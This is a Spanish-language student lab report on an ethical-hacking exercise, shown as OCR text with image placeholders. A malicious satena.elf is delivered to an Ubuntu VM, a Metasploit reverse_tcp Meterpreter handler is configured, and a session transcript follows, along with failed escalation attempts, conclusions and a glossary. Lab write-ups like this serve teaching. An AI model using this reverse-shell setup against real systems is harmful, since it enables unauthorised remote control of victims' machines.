


Ilustración 26 Inicio Apache ataque Ubuntu

1.2.5 Acceso al archivo desde la máquina víctima

En la máquina víctima (Ubuntu), se abrió el navegador web y en la barra de direcciones se ingresó la **dirección IP de la máquina atacante**.




Ilustración 27 Visualización del archivo satena.elf en el navegador de la máquina víctima Ubuntu

Como resultado, en la página principal del servidor Apache, se muestra el archivo malicioso **satena.elf**

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Durante el proceso de descarga, se seleccionó como ubicación de destino el directorio **Escritorio**.




Ilustración 28 Desacrga del archivo maquina Ubuntu

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Abrimos una nueva terminal en Kali Linux, allí se ejecutó el msfconsole, posteriormente se buscó el Exploit multi/handler con el comando use




Ilustración 29 msfconsole para ataque Ubuntu




Ilustración 30 Selección del Exploit Ubuntu

1.2.6 Datos de conexión y Exploit

Se configuró el *payload* correspondiente al archivo malicioso previamente generado mediante msfvenom: set payload linux/x64/meterpreter/reverse_tcp

Luego, se definieron los parámetros de red necesarios para establecer la comunicación:

- LHOST: Dirección IP de la máquina atacante (Kali Linux)
- LPORT: Puerto que estará a la escucha para recibir la conexión

Finalmente, se ejecutó el comando: exploit

Con esta acción, Metasploit queda a la espera de una conexión entrante desde el archivo malicioso cuando este sea ejecutado en la máquina Ubuntu, lo cual permitirá iniciar la sesión remota de control.




Ilustración 31 Inicio del Exploit Ubuntu

Una vez iniciado el exploit desde Kali Linux, en la máquina Ubuntu se procede a ejecutar el archivo malicioso. Para ello, se accede a la terminal con privilegios de superusuario y, ubicándose en el directorio donde se encuentra el archivo, se ejecutan los siguientes comandos:




Ilustración 32 Ejecución del archivo malicioso Ubuntu

1.2.7 Escalar privilegios

```
meterpreter > sysinfo
Computer     : 100.10.2.9
OS           : Ubuntu 24.04 (Linux 6.14.0-29-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > shell
Process 6683 created.
Channel 1 created.
^C
Terminate channel 1? [y/N]  y
```

Ilustración 33 Escalar privilegios Ubuntu

Universidad Tecnológica del Chocó
Diego Luis Córdoba

Se intentó realizar la escalada de privilegios desde la sesión Meterpreter obtenida. Se ejecutaron los comandos sysinfo, getuid y getsystem en orden.

El comando getsystem no se encuentra disponible en Linux, ya que está diseñado para sistemas operativos de Windows. Po lo cual, la escalada de privilegios no pudo completarse utilizando esa técnica.




Ilustración 34 Lista de procesos Ubuntu

Ilustración 35 Migrate Ubuntu

Se procedió a listar los procesos en ejecución de la máquina víctima utilizando el comando **ps** desde la sesión Meterpreter. Luego, se intentó realizar una migración del proceso **satena.elf** con el comando **migrate.**

Sin embargo, no fue posible, consultando se evidencio que en **Linux**, esa funcionalidad **no está soportada.**

2 Problemas encontrados

Los principales inconvenientes se presentaron durante la etapa de configuración del payload y los parámetros de red entre los dos sistemas operativos Linux, ya que teniendo en cuenta que la selección del payload varía según el sistema operativo de destino tanto al momento de generar el archivo como al configurar la conexión en Metasploit, se generaron confusiones en las primeras pruebas, ya que la conexión entre la máquina víctima y el atacante no se establecía correctamente.

3 Soluciones de los problemas

La solución a las problemáticas presentadas consistió en realizar una investigación que permitió comprender correctamente puntos claves, como la arquitectura del sistema operativo objetivo, la estructura y extensión adecuadas para crear el archivo malicioso compatible con Linux, y como los comandos necesarios para ejecutar dicho archivo en Ubuntu.

4 Recomendaciones

Se recomienda prestar atención a la correcta escritura de los comandos, ya que puede generar fallos en la ejecución. Asimismo, es aconsejable investigar y familiarizarse con los comandos que permiten salir, retroceder o navegar correctamente dentro de las terminales.

5 Conclusiones

Se logró establecer correctamente la conexión remota mediante Meterpreter desde Kali Linux hacia ambos sistemas operativos, Windows 2003 y Ubuntu.

Se observaron diferencias importantes al trabajar con ambos sistemas operativos. En Linux, es fundamental considerar aspectos como la arquitectura del sistema para crear archivos maliciosos compatibles, mientras que en Windows este requisito no es importante.

Asimismo, se evidenció una mayor vulnerabilidad en Windows en cuanto a la escalada de privilegios. En ese sistema, fue posible elevar los privilegios y migrar la sesión a otros procesos. Al contrario, en Ubuntu no se pudo realizar la migración de procesos ni lograr la misma escalada con los comandos probados.

Finalmente, este laboratorio representó un valioso aprendizaje, que nos motiva a continuar profundizando en el área de la seguridad informática y el hacking ético.

6 Glosario

Exploit: Código o software que aprovecha una vulnerabilidad en un sistema para obtener acceso o causar un comportamiento no deseado.

Payload: Código que se ejecuta en la máquina objetivo después de explotar una vulnerabilidad.

Meterpreter: Payload avanzado de Metasploit que permite controlar remotamente una máquina comprometida con funcionalidades como ejecutar comandos, capturar datos o migrar procesos .

Msfvenom: Herramienta de Metasploit utilizada para generar archivos maliciosos (payloads) personalizados para diferentes sistemas operativos.

LHOST (Local Host): Dirección IP del equipo atacante que recibe la conexión inversa del payload.

LPORT (Local Port): Puerto en el equipo atacante que está configurado para escuchar la conexión entrante del payload.

Reverse TCP: Técnica en la que el payload establece una conexión desde la máquina víctima hacia el atacante, facilitando la comunicación remota.

Escalada de privilegios: Técnica que permite a un usuario o proceso obtener mayores permisos dentro del sistema, como acceder a funciones de administrador o root.

Migración de proceso (migrate): En Windows, mover la sesión Meterpreter a otro proceso para mantener el acceso y evitar la detección.

Linux: Sistema operativo tipo Unix de código abierto, utilizado comúnmente en servidores y entornos de desarrollo.

7 Bibliografía

pingüino, P. (s.f.). *Proyecto pingüino. Ejecutar archivos en Linux*. Obtenido de Proyecto pingüino: https://proyectopinguino.blogspot.com/2009/02/ejecutar-archivos-en-linux-bin-run-sh-y.html